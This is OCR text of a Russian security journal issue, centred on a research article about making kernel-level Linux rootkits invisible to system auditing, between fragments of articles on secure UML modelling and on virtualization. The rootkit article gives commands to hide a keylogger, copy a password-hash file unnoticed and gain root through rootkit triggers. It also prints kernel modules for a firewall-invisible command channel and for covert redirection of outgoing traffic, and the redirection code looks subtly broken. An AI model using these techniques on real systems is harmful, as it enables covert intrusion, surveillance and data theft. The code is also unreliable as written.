


Рис. 2. Свойства безопасности операции *save* (*theTimecard : Timecard, theEmployee : Employee*)

Предположим, к операции *save* предъявляются следующие требования:

Операция *save (theTimecard : Timecard, theEmployee : Employee)* выполняется только по требованию пользователя соответственно *on_system_start=FALSE*. Вызывать операцию *save (theTimecard : Timecard, theEmployee : Employee)* могут только пользователи, прошедшие аутентификацию *(need_login= TRUE, login=FALSE)*.

Сохранять или изменять карточку учета рабочего времени могут только работники, т. е. пользователи (RestrictedUser), соответственно значение TRUE имеет только свойство *User,* так как пользователь имеет право изменять только свою карточку учета времени – свойство *userID_control=TRUE.*

Так как карточка учета рабочего времени непосредственно связана с процессом начисления заработной платы работнику, все ее изменения должны фиксироваться (*need_audit=TRUE*). Данная операция подвержена аудиту на всех уровнях аудита: минимальном, базовом и детализированном (*audit_level=1)*.

Так как операция *save (theTimecard : Timecard, theEmployee : Employee)* может быть вызвана любым пользователем платежной системы, возможна передача информации по открытым каналам.

Система должна гарантировать целостность карточки учета рабочего времени как при хранении в системе, так и при передаче по сети. Таким образом, при вызове операции *save (theTimecard : Timecard, theEmployee : Employee)* должно обеспечиваться шифрование при передаче по сети *(need_crypto= TRUE, crypto_algoritm= DES*), контроль целостности при передаче по сети *(hash_with_time)* при хранении (*need_hash*) и используемый алгоритм хеширования *hash_algoritm=MD5*.

После применения скрипта преобразования класс *PayrollDB Manager* получает ряд дополнительных операций и связей, в частности операции generateEvent(), integrityControl(), HashWithTime, а также ассоциации с классами безопасности.

Инструмент преобразования создает дополнительные диаграммы последовательностей, описывающие операции безопасности наряду с бизнес-функциями системы. В качестве примера рассмотрим диаграмму, моделирующую сохранение карточки учета рабочего времени с учетом операций аудита.





Рис. 3. Диаграмма последовательностей,
описывающая сохранение карточки учета рабочего времени:

а) до преобразования;



б) после преобразования (с учетом только аудита)

Полученная модель системы в защищенном исполнении была проверена встроенными средствами IBM Rational Rose 2006 (проверка на соответствие модели правилам языка UML). Также была проведена проверка полученной модели с точки зрения ее содержания с использованием неформальных методов проверки. В результате проверки установлено, что модель системы в защищенном исполнении выполняет требуемые бизнес-функции, оставаясь в рамках выработанной политики безопасности, и корректна с точки зрения языка UML.

Так как модель СЗИ не зависит от бизнес-модели системы, модель защищаемого приложения может быть изменена, иными словами, можно использовать построенную модель СЗИ для генерации различных распределенных систем в защищенном исполнении, если бизнес-модель построена в соответствии с требованиями к преобразуемой модели. Кроме того, предложенный метод преобразования бизнес-модели распределенной системы в модель системы в защищенном исполнении позволяет легко модифицировать модель системы защиты информации. Фактически данный метод позволяет применить к защищаемой системе модель СЗИ любой сложности.

При этом изменения бизнес-модели и модели системы защиты информации осуществляются совершенно независимо друг от друга и могут осуществляться параллельно различными группами разработчиков. При этом разработанный инструмент преобразования фактически требует от специалистов только ответа на вопрос: «Нуждается ли **данный** элемент в применении **данного** механизма безопасности?» и указания некоторых свойств этого механизма, тогда как при традиционном методе разработки все механизмы и свойства создаются вручную (на модели или в коде), что, естественно, увеличивает вероятность ошибки.

Таким образом, автором статьи был разработан основанный на технологии MDA метод встраивания функций безопасности в бизнес-процессы. В рамках данного подхода в качестве PIM рассматривается бизнес-модель распределенной системы, которая затем будет отображена на «технологическую платформу» – систему защиты информации. Кроме того, был разработан язык разметки модели, позволяющий определить защищаемые элементы и описать их свойства безопасности, а также модель преобразования бизнес-модели в модель системы в защищенном исполнении и программный инструмент, реализующий интеграцию моделей.

Примечания

1 *Jurjens J.* Secure Systems Development with UML: Springer Academic Publishers, 2004. 319 p.

2 *Matthew J. Peterson, John B. Bowles, Caroline M. Eastman.* UMLpac: An Approach for Integrating Security into UML Class Design. 6 p.

3 *Lodderstedt T., Basin D., Doser J.*. SecureUML: A UML-Based Modeling Language for Model-Driven Security. 15 p.

4 *Basin D., Doser J.* Model Driven Security for Process-Oriented Systems. 10 p.

5 *Lodderstedt T., Basin D., Doser J.* Model Driven Security from UML Models to Access Control Infrastructures. 48 p.

Я.А. Музыченко

НЕВИДИМОСТЬ РУТКИТОВ УРОВНЯ ЯДРА ДЛЯ СРЕДСТВ АУДИТА ОС LINUX*

Руткиты в настоящее время – один из самых опасных видов вредоносного программного обеспечения. Призванные обеспечить невидимость злоумышленника в системе, они очень скрыты, и задача их обнаружения на данный момент не имеет эффективного решения. В последнее время, по данным лаборатории Касперского, наблюдается рост популярности руткитов. Этот рост связан с открытым распространением в Интернете исходных кодов многих руткитов, что позволяет любому вирусописателю без особого труда создавать свои собственные модификации. Невидимость для пользователя и невозможность обнаружения средствами защиты вполне открыто рекламируется как вирусописателями-нелегалами, так и разработчиками так называемого легального шпионского ПО. В данной статье проводится обоснование невидимости руткитов относительно средств аудита ОС Linux. Во-первых, невидимости руткита в самой системе. Во-вторых, приводятся методы, позволяющие производить невидимое управление руткитом удаленно.

Ключевые слова: информационная безопасность, ОС Linux, вредоносный код, руткит.

Организация системы протоколирования Linux

В Linux существует два демона, которые осуществляют ведение журнала событий, произошедших в системе. Эти демоны называются syslogd и klogd. Syslogd отвечает за протоколирование сообщений системы, а klogd – ядра. Отдельный демон для ядра пришлось создать, так как ядру недоступны функции пользова-

*Работа поддержана грантом РФФИ № 07-07-00236.

тельского режима и соответственно оно не может работать с syslogd. Впрочем, по умолчанию вся информация, полученная klogd, передается демону syslogd. Эти демоны начинают работу на самых ранних стадиях загрузки системы и приступают к протоколированию. Прежде всего, syslog читает содержимое файла /etc/syslog.conf (конфигурационный файл с параметрами протоколирования). После этого syslog создает сокет (по умолчанию /dev/log), через который будет осуществляться запись, после чего сокет соединяется со всеми файлами журналов, упоминаемыми в файле /etc/syslog.conf (или в другом конфигурационном файле, указанном в командной строке).

Любая запись в файлы логов производится на основании того, что процесс хочет записать и с каким уровнем серьезности. Обработка сообщений демоном syslogd состоит в том, что он постоянно отслеживает появление сообщений и сравнивает каждую пришедшую запись с правилами, которые находятся в файле /etc/syslog.conf. Системное сообщение состоит из строки текста, перед которой может идти код приоритета в угловых скобках (<>); коды приоритетов задаются в заголовочном файле <sys/syslog.h>.

Для того чтобы приложение передало сообщение демону syslogd, используется библиотечная функция syslog, которая вызывает системный вызов syslog.

Klogd читает сообщения ядра (либо через /proc/kmsg, либо с помощью системных вызовов), определяет уровень, преобразует адреса команд в имена программ и передает сообщение syslogd. Далее syslogd записывает информацию, полученную от klogd, в каталог /var/log

По умолчанию демон klogd вызывается системным вызовом для того, чтобы препятствовать отображению всех сообщений на консоль. Это не распространяется на критические сообщения ядра (kernel panic). Эти сообщения все равно будут отображены на консоли.

Все сообщения от ядра и его модулей хранятся в кольцевом буфере, размер которого – 16 Кб по умолчанию. Для чтения кольцевого буфера можно использовать команду dmesg. Ядру недоступны стандартные функции пользовательского режима, поэтому для записи в кольцевой буфер оно использует специальную функцию printk.

В составе Linux используется стандартный конфигурационный файл /etc/syslog.conf. Этот файл содержит в себе записи, относящиеся к наиболее часто конфигурируемым службам, и указывает, какие файлы журналов, содержащиеся в каталоге /var/log, соответствуют этим службам. Фактически в этом файле определено, какие сообщения писать и в какие файлы их писать[1].

Неспособность базовой системы протоколирования Linux обнаружить руткит уровня ядра

Для опыта была выбрана система ALTLinux с ядром версии 2.6. В качестве руткита использовался enyelkm 1.1. Руткит выполнен в виде модуля ядра. При загрузке в систему он вставляет операцию безусловного перехода в функцию-обработчик прерывания, используемого для системных вызовов. Руткит перехватывает эту функцию и системные вызовы без модификации таблицы системных вызовов.

Первое событие, подлежащее обнаружению, – это загрузка руткита в систему, при максимальном уровне протоколирования в системе. Для этого в файл syslog.conf записывается следующая строка:

. /root/log_all

Все записи аудита идут в файл /root/log_all, для удобства просмотра.

перезапуск демонов с новыми параметрами
#service syslogd restart
Stopping system logger service [DONE]
Starting system logger service [DONE]
#service klogd restart
Stopping kernel logger service [DONE]
Starting kernel logger service [DONE]
#

Запуск программы просмотра логов:

tail -f /root/log_all

Загрузка руткита:

make install

При этом в журнале аудита не возникло никаких записей о том, что какой-то модуль загрузился в систему.

Следующий эксперимент – невидимость руткита и работающего кейлоггера, который руткитом скрывается. В качестве кейлоггера использовался lkl 0.1.0. Он записывает все, что проходит через порт клавиатуры (0x60).

Во время эксперимента аудит в системе по-прежнему выставлен на максимум, и все перенаправляется в файл /root/log_all.

Кейлоггер скачан в директорию /home/guest/lkl.

Все файлы, созданные в процессе сборки кейлоггера, записываются в эту же директорию:

./configure —prefix=/home/guest/lkl –bindir=/home/guest/lkl

Каталог с кейлоггером скрывается с помощью руткита. Для скрытия файла в его названии должна присутствовать определенная при сборке руткита строка, по умолчанию – HIDE^IT.

#mv lkl lklHIDE^IT

Процесс кейлоггера также скрывается:

cp lkl lklHIDE^IT

Запуск кейлоггера. Вся собранная информация записывается в файл klogger_output

#./lklHIDE^IT –l –o klogger_output –k keymaps/us_km

Кейлоггер работает и перехватывает все, что вводится с клавиатуры. Однако его нет в списке выполняющихся процессов. Никаких записей в журнале аудита также не появляется.

Проверка регистрации в журнале аудита различных действий в системе, копирования файла с паролем пользователя. Был выбран файл с паролем пользователя guest. Файлы с данными о пользователях в ALTLinux организованы следующим образом. В файле /etc/passwd хранится вся информация о пользователях, кроме их паролей. Сами пароли в захэшированном виде лежат в каталоге /etc/tcb. Причем для каждого пользователя там создан отдельный каталог, названный именем пользователя, и в каждом из каталогов находится файл shadow с хэшем пароля конкретного пользователя. Так, абсолютное имя файла с хэшем пароля пользователя guest следующее: /etc/tcb/guest/shadow. Имя с хэшем пароля суперпользователя – /etc/tcb/root/shadow. При этом владельцем файла является пользователь, чей хэш в этом файле хранится. Файл с паролем пользователя guest копируется в каталог с кейлоггером:

#cp /etc/tcb/guest/shadow /home/guest/lklHIDE^IT/1

#

Операция прошла успешно, и файл «1» с хэшем пароля пользователя guest оказался в скрытой директории. При этом в журнале аудита опять не появилось никакой записи о недозволенных действиях.

Таким образом, базовые средства протоколирования Linux не способны выявить деятельность руткита уровня ядра.

Однако руткит, даже успешно внедренный в систему, бесполезен без интерфейса удаленного управления им. Требуется проверить, будет ли невидимой операция управления руткитом относительно средств аудита.

Вообще большая часть исследуемых мной руткитов очень нестабильно работают на ядре Linux 2.6. Наиболее стабильные результаты показали два руткита – enyelkm, разработанный испанской командой www.enye-sec.org, и WKMR26, созданный российскими разработчиками с www.xndcrew.org. При этом утилиту управления руткитом имеет только первый.

Вот последовательность действий, которую осуществляет руткит enyelkm, когда к машине-жертве подключаются удаленно.

На машину-жертву посылается ICMP эхо-запрос, в поле данных которого передается ключевое слово – название руткита.

С машины-жертвы отправляется аналогичный ICMP эхо-ответ.

Руткит открывает TCP-сессию с атакующей машиной, обращаясь на порт 8822 (по умолчанию). Порт на машине-жертве каждый раз открывается разный.

Открывается шелл с правами суперпользователя. Команды передаются в поле данных tcp пакета.

Тест на отслеживание подключения к машине-жертве с помощью системы протоколирования.

Для этого используется штатный брандмауэр Linux – iptables. IP-адрес атакующей машины – 10.0.1.200, ip-адрес машины-жертвы – 10.0.1.201.

Надо создать два правила для контроля трафика:

Отслеживание входящих пакетов с атакующей машины на машину-жертву:

#iptables –A INPUT –s 10.0.1.200 –d 10.0.1.201 –j LOG –log-level notice

Отслеживание исходящих пакетов с машины-жертвы на атакующую машину:

#iptables –A OUTPUT –s 10.0.1.201 –d 10.0.1.200 –j LOG –log-level notice

При протоколировании iptables использует канал kern, сообщения сохраняются в /var/log/kernel/info

Просмотр файла протоколирования:

#tail –f info

Подключение руткитом:

#./connect 10.0.1.201

Запись в журнале аудита появляется, фиксируется обмен пакетами между машинами. При этом сетевого соединения при выводе netstat нет.

Следующий эксперимент – с руткитом WKMR26. Поскольку у него нет системы управления, был использован стандартный ssh. Для удаленного управления на машине-жертве ssh скопирован в скрытую директорию, переименован в connect. Подключение к атакующей машине:

#./connect guest@10.0.1.200

Скрытие процесса connect:

Пароль для активации руткита:

$ echo > /proc/qwerty

Получение прав суперпользователя:

$ echo > /proc/givemeroot

Скрытие процесса connect:

$ echo > /proc hide+7378

Однако в журнале аудита фиксируется факт обмена пакетами.

Но следует отметить, что в данном эксперименте было известно, с какого конкретно ip-адреса идут пакеты, и в журнал аудита записывались пакеты именно с этого адреса. В реальной же ситуации, как правило, происходит значительная сетевая активность, и обмен пакетами между машиной-жертвой и атакующей машиной просто потеряется в мегабайтных логах, если администратор задумает таким образом выявлять руткит.

Метод обхода FIREWALL для входящего трафика

При прохождении пакета в ядре ОС Linux для обхода межсетевого экрана два момента:

все пакеты, приходящие в систему, попадают в буфер в ядре Linux, где представляются двусвязным списком структур sk_buff;

при прохождении пакета он последовательно обрабатывается несколькими функциями-обработчиками пакетов, в том числе и межсетевым экраном[2].

Метод обхода межсетевого экрана заключается в том, чтобы написать свою собственную функцию обработки пакетов, которая внедрится в очередь функций-обработчиков до межсетевого экрана и будет уничтожать пакет до того, как тот попадет к межсетевому экрану. Таким образом, программа будет получать информацию из пакета, но брандмауэр не будет видеть совершенно никакой сетевой активности.

Зарегистрировать свой собственный обработчик пакетов можно с помощью функции dev_add_pack. Функция-обработчик может иметь любое название, возвращать int и должна принимать три аргумента: указатели на структуры sk_buff , net_device и packet_type[3].

Далее следует модуль ядра, который регистрирует новый обработчик пакетов. Задача обработчика пакетов следующая: при поступлении пакета с определенного ip-адреса вывести об этом сообщение, а потом уничтожить пакет до его обработки брандмауэром. Непосредственно разыменовать пакет мне не удалось, но я смог его «испортить», с тем чтобы он был уничтожен следующим обработчиком. Таким образом, пакет с заданного ip-адреса служит «ключом» для совершения какого-либо действия в системе.

```
/*
* packet_interceptor.c
* программа, создающая и регистрирующая в ядре новый обработчик сетевых *пакетов
*/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/skbuff.h>
#include <net/ip.h>
#include <linux/netdevice.h>
#include <linux/inet.h>

struct sk_buff *skb;
struct packet_type pt;
/* Функция, которая просматривает все сетевые пакеты в ядре и при поступлении *пакетов с определенного адреса, совершает действие в системе (выводит *сообщение) и уничтожает пакет. Все это происходит до того, как пакет будет *обработан межсетевым экраном
*/
int my_handler(struct sk_buff *buf, struct net_device *dev,
                                    struct packet_type *pt ){

unsigned long int source_ip = in_aton("10.51.18.183");
    if ((buf->nh.iph->saddr)==source_ip){/если пакет с заданного ip
printk ("packet from attaker\n");
    memset (buf->data, 0, buf->len); //уничтожение пакета
    }
    kfree_skb (buf);
    return 0;
}
int init_module () {
    printk ("packet intercepter loaded\n");
//Заполняем структуру packet_type
pt.func=my_handler;          //функция-обработчик пакетов, которую //надо зарегистрировать
    pt.dev=NULL;             //для всех сетевых интерфейсов
    pt.type=htons(ETH_P_ALL); //для всех пакетов
dev_add_pack(&pt);  //регистрация в ядре новой функции-//обработчика пакетов
    return 0;
}
```

```
void cleanup_module () {
    printk ("packet intercepter unloaded\n");
    dev_remove_pack(&pt);  //удаление новой функции
}

MODULE_LICENSE ("GPL");
MODULE_AUTHOR ("Gekt0r");
```

Далее сам эксперимент.

Создание правила брандмауэра для фиксации пакетов с заданного ip-адреса (атакующей машины):

#iptables –A INPUT –s 10.51.18.183 –d 10.51.18.166 –j LOG –log-level notice

#

Сообщения брандмауэра записываются в файл /var/log/lernel/info.

Загрузка модуля:

#insmod packet_interceptor.ko

При загрузке он выводит сообщение, которое видно в логах:

```
clock.c       hello.mod.o     perehvat.mod.c  phrack.c        statistic
clock.exe     hello.o         perehvat.mod.o  phrack.exe
[root@localhost kit]# mv hello.c packet_interseptor.c
[root@localhost kit]# vim packet_interseptor.c
[root@localhost kit]# vim Makefile
[root@localhost kit]# vim packet_interseptor.c
[root@localhost kit]# ./cmd.make.sh
make: Entering directory `/usr/src/linux-2.6.12-std26-up'
  CC [M]  /root/kit/packet_interceptor.o
  Building modules, stage 2.
  MODPOST
Warning: could not open /root/kit/hello.c: No such file or directory
  CC      /root/kit/hello.mod.o
  LD [M]  /root/kit/hello.ko
  CC      /root/kit/packet_interceptor.mod.o
  LD [M]  /root/kit/packet_interceptor.ko
make: Leaving directory `/usr/src/linux-2.6.12-std26-up'
[root@localhost kit]# insmod packet_interceptor.ko
[root@localhost kit]# insmod packet_interceptor.ko
[root@localhost kit]# dmesg
packet intercepter loaded
[root@localhost kit]#
root@localhost: /var/log/kernel
```

Далее посылаются пакеты с атакующей машины на машину с загруженным обработчиком пакетов (простым пингом):

```
C:\Documents and Settings\root>ping 10.51.18.166

Обмен пакетами с 10.51.18.166 по 32 байт:

Превышен интервал ожидания для запроса.
Превышен интервал ожидания для запроса.
Превышен интервал ожидания для запроса.
Превышен интервал ожидания для запроса.

Статистика Ping для 10.51.18.166:
    Пакетов: отправлено = 4, получено = 0, потеряно = 4 (100% потерь),

C:\Documents and Settings\root>
```

Как видно, ICMP-пакеты не возвращаются, потому что обработчик в ядре Linux уничтожает все пакеты с данного ip-адреса. Однако эти пакеты доходят до обработчика, и он совершает определенные действия в системе:

```
[root@localhost kit]# dmesg
Packet intercepter loaded
Packet from attacker
Packet from attacker
Packet from attacker
Packet from attacker

[root@localhost kit]#
```

root@localhosts: /var/log/kernel

Видно, что отмечено 4 пакета, ровно столько, сколько отправлялось с атакующей машины.

В то же время в журнале аудита не появляется никакой информации:

```
[root@localhost kernel]# > info
[root@localhost kernel]#


[root@localhost kernel]# tail –f  info
```

root@localhosts: /var/log/kernel

Таким образом, можно сделать следующий вывод: в ОС Linux можно удаленно подавать команды на совершение каких-либо действий так, что межсетевой экран не будет видеть никакого обмена пакетами. Можно разработать систему команд руткиту, которая позволит им управлять незаметно для штатной системы защиты Linux. Скрытность достигается за счет того, что наши пакеты обрабатываются функцией-шпионом в ядре Linux, а потом уничтожаются, так что система и не подозревает о том, что пакеты приходили. То есть межсетевого экрана для атакующего, по сути, не существует.

Метод обхода Firewall для исходящего трафика


Вышеописанный метод обхода брандмауэра эффективен, но действует только для входящего трафика. Мой обработчик пакетов никак не реагировал на исходящий трафик, так как он идет по другому маршруту. Повторюсь, пакет на своем пути проходит несколько функций-обработчиков. Приняв пакет нашей функцией, можно уничтожить его, и последующие функции его не увидят. Исходящий же пакет уничтожать нет смысла, так как он должен уйти в сеть. И исходящий пакет все равно пройдет все функции-обработчики, включая и межсетевой экран. Однако злоумышленник может зарегистрировать свою функцию – обработчик пакетов и вставить ее на любой точке маршрута прохождения пакета. Предлагаемый мною метод заключается в том, чтобы вставить функцию в самом конце маршрута, когда пакет уже пройдет межсетевой экран. Тут можно этот пакет модифицировать и отправить по нужному маршруту. Если брать очень маленькую долю проходящих пакетов, то утечка трафика будет незаметной. А межсетевой экран не будет регистрировать никакой подозрительной сетевой активности, потому что весь трафик, проходящий через него, легальный.

Вот код модуля, который перехватывает все пакеты, идущие по адресу 192.168.42.1, и направляет их по адресу 192.148.42.99. Цель модуля – показать возможность манипулирования исходящими пакетами незаметно для межсетевого экрана:

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/netfilter.h>
#include <linux/skbuff.h>
#include <linux/netfilter_ipv4.h>
#include <net/ip.h>
#include <linux/inet.h>
#include <linux/socket.h>
```

```
struct nf_hook_ops nf_outgoing;
//New hook function:
unsigned int new_hook(unsigned int hooknum, struct sk_buff
**skb,
                      const struct net_device *dev,
                      int (*okfn)(struct sk_buff*)){

        struct sk_buff *buf = *skb;
        unsigned long attack_ip = in_aton ("192.168.42.1");
        unsigned long new_ip = in_aton ("192.148.42.99");

        if ((buf->nh.iph->daddr)==attack_ip){
        struct sk_buff *newbuff;
        newbuff = (struct sk_buff * )kmalloc(sizeof(&buf),
GFP_KERNEL);
        memcpy (&newbuff, &buf, sizeof(&buf));

        newbuff->nh.iph->daddr=new_ip;

        printk ("ourhook1\n");
        return NF_ACCEPT;
    }
        return NF_ACCEPT;
}

int init_module (){

    nf_outgoing.hook = new_hook;
    nf_outgoing.pf = PF_INET;
    nf_outgoing.hooknum = NF_IP_LOCAL_OUT; //для исхо-
дящих пакетов
nf_outgoing.priority = NF_IP_PRI_LAST; //функция стоит по-
следней в //списке обработчиков

    nf_register_hook(&nf_outgoing); //регистрация новой
функции
    printk ("Hook registered\n");
    return 0;
}

MODULE_LICENSE("GPL");
NODULE_AUTHOR ("Gekt0r");
```

В результате загрузки этого модуля все пакеты, которые посылались на адрес 192.148.42.1, были перенаправлены на 192.148.42.99, причем в логах межсетевого экрана – запись о том, что пакет ушел на адрес 192.148.42.1.



На скриншоте – лог, в котором написано, что пакеты ушли на адрес 192.168.42.1.

№	Time	MAC source	MAC dest	Frame	Protocol	IP source	IP dest	S Port	D Port	Size
1	3h:8m: 28s:599ms	00.0C.29. 65.AC.1D	00.50.56. C0.00.01	DCD IP (08...)		192.168.42.129	192.168.42.99			98
2	3h:8m: 30s:518ms	00.0C.29. 65.AC.1D	00.50.56. C0.00.01	DCD IP (08...)		192.168.42.129	192.168.42.99			98

На этом скриншоте – запись анализатора сети с данными, куда на самом деле ушли пакеты – на адрес 192.168.42.99.

Таким образом, данный код показывает возможность модификации части исходящего трафика так, что он будет идти туда, куда нужно злоумышленнику. Можно в пакете закодировать информацию, собранную руткитом и шпионскими программами, которые руткит скрывает. Если красть очень незначительную часть трафика, то утечка будет незаметна, и в логах Firewall не будет никакой записи об этом трафике.

Заключение

Автор считает, что в данной работе новыми являются следующие положения и результаты:

– экспериментальное обоснование того, что базовые средства протоколирования Linux не способны выявить признаки деятельности руткита уровня ядра;
– экспериментальное обоснование способа подавать команды руткиту так, что эти команды будут абсолютно невидимы для системы аудита Linux. Причем пакеты можно посылать на закрытые порты, они все равно дойдут до руткита совершенно не замеченными межсетевым экраном;
– экспериментальное обоснование способа посылать данные от руткита так, что межсетевой экран не будет регистрировать никакого нелегального трафика. Весь трафик в журнале аудита будет абсолютно легальным, но на самом деле некоторая его часть модифицируется руткитом, содержит нужные злоумышленнику данные и идет по заданному злоумышленником маршруту.

Примечания

1 *Бэндл Д.* Защита и безопасность в сетях Linux. СПб.: Питер, 2002.

2 *Песин И.* Повесть о Linux и управлении трафиком [Электронный ресурс] // Сайт «Linux Gazette». [М., 2008]. URL: http://gazette.linux.ru.net/ rus/articles/taleLinuxTC,html (дата обращения: 19.12.08).

3 *Пахаренко Г.* Реализация сети в операционной системе Linux на примере ядра 2.4.7 из дистрибутива RedHat7.2 «Enigma» [Электронный ресурс] // Сайт «ЦИТ Форум». [М., 2008]. URL: http:/www.citforum. ru/operating_systems/ linux/linuxnet/ (дата обращения: 19.12.08).

Ю.К. Сергеев

ИСПОЛЬЗОВАНИЕ ТЕХНОЛОГИЙ ВИРТУАЛИЗАЦИИ ДЛЯ ЗАЩИТЫ ИНФОРМАЦИИ

В этой статье рассматриваются вопросы обеспечения безопасности информации в виртуальных системах. Операционная система, работающая в виртуальной машине, уже не обращается к аппаратным средствам напрямую, это за нее делает ПО виртуализации. Результатом этих изменений может стать преобразование методов и подходов к защите информации при ее обработке, передаче и хранении в виртуальных компьютерных системах. Автором рассматривается защищенная архитектура компьютерной системы, реализованная на основе гипервизора Xen, а также предлагаются пути использования технологий виртуализации для реализации специализированных средств защиты информации, направленных на обеспечение ИБ в виртуальной среде.

Ключевые слова: информационная безопасность, виртуальная машина, Xen, политика Байба, средства защиты информации, руткит, вредоносное ПО.

Введение

Виртуализация – чрезвычайно перспективная технология. Уже сегодня повсеместно используются различные системы виртуализации для реализации важных задач бизнеса и государства. Огромное количество преимуществ, среди которых консолидация серверных ресурсов, увеличение отказоустойчивости, балансировка нагрузки и мгновенная миграция, порождают все больший интерес со стороны компаний и организаций. Всемирно известные ИТ-компании, такие как IBM, Oracle, Microsoft, VMware и другие, уделяют все большее внимание развитию этой технологии. Так, например, Citrix приобрела opensource проект, разрабатываемый Кембриджским университетом, под названием Xen за 500 миллионов американских долларов. Компания IBM тратит изрядные сум-

мы на изучение схожих по принципу технологий, разрабатываемых в проекте Phantom группой специалистов по компьютерной безопасности X-Force, о которых было рассказано на международной конференции по безопасности RSA Conference 2008.

Сегодня проблема большинства программных СЗИ состоит в том, что они выполняются в той же среде, что и пользовательские приложения и общесистемные службы. Например, так как GUI в Windows работает в режиме ядра, то всегда существует потенциальная возможность эскалации прав пользователя до административных, что позволяет модифицировать СЗИ, блокировать их работу, скрывать действия вредоносных программ и совершать любые другие несанкционированные действия. К тому же зачастую пользователь может влиять на работу средств защиты, имея достаточные права, чтобы отключать их ради увеличения производительности (например, антивирус).

